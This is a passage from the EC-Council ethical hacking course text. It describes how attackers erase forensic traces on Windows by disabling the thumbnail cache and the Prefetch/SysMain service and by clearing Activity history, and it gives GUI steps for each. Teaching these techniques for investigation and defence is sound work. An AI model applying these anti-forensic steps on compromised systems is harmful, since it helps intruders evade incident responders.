


Figure 6.244: Screenshot of disabling restore points through Control Panel

- **Disable Windows Thumbnail Cache**

  thumbs.db is a Windows file that stores thumbnails of document types such as PPTX and DOCX, and graphic files such as GIF, JPEG, PNG, and TIFF. This thumbnail file contains information regarding files that were previously deleted or used on the system.

  For example, if an attacker has used an image file to hide a malicious file and later deleted it, a thumbnail of this image is stored inside the thumbs.db file, which reveals that the deleted file was previously used on the system.

  The attacker can disable the thumbnail cache by implementing the following steps:

  - Press **Windows + R** keys to open the **Run** dialog box
  - Type **gpedit.msc** and press **Enter** or click **OK**
  - The **Local Group Policy Editor** window appears; navigate to **User Configuration → Administrative Templates → Windows Components → File Explorer**
  - Double-click on the **Turn off the caching of thumbnails in hidden thumbs.db files** setting from the right pane
  - Select **Enabled** to turn off the thumbnail cache
  - Click **OK**

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.245: Screenshot of disabling the thumbnail cache in Local Group Policy Editor

- **Disable Windows Prefetch Feature**

  Prefetch is a Windows feature that stores specific data about the applications that are typically used by the system users. The stored data help in enhancing system performance by reducing the time required to load or start applications.

  For example, if an attacker has installed a malicious application and then uninstalled it, a copy of that application will be stored in the Prefetch file. These Prefetch files can be used by security personnel to recover deleted files during the investigation of a security incident.

  Attackers can disable the Prefetch feature by implementing the following steps:

  - Press **Windows + R** keys to open the **Run** dialog box
  - Type **services.msc** and press **Enter** or click **OK**
  - Search for the **SysMain** (Superfetch) service and double-click it to open **SysMain Properties (Local Computer)**
  - From the drop-down options in **Startup type**, select the **Disabled** option
  - Click **OK**

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.246: Screenshot of disabling the Superfetch service

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Deleting Windows Activity History

- Attackers can cover their tracks by deleting the Windows Activity history after **unauthorized system use**, thereby removing evidence of their activities
- Since Windows Activity history records user activities, including **file access**, **application usage**, and **browsing history**, erasing this data can conceal their presence and actions on the compromised system



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Deleting Windows Activity History

Attackers can cover their tracks by deleting the Windows Activity history after unauthorized system use, thereby removing evidence of their activities. Since Windows Activity history records user activities, including file access, application usage, and browsing history, erasing this data can conceal their presence and actions on the compromised system.

Steps to Delete Windows Activity History

- **Step 1:** Open the **Settings** from the **Start** button or press the (**Win + I**) buttons together.
- **Step 2:** Click on the **Privacy & security** option from the left pane of the **Settings** window and click on the **Activity history** section in the right pane.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.247: Screenshot showing the Activity history option

- **Step 3:** Now click on the **Clear** button under the "**Clear activity history**" section.

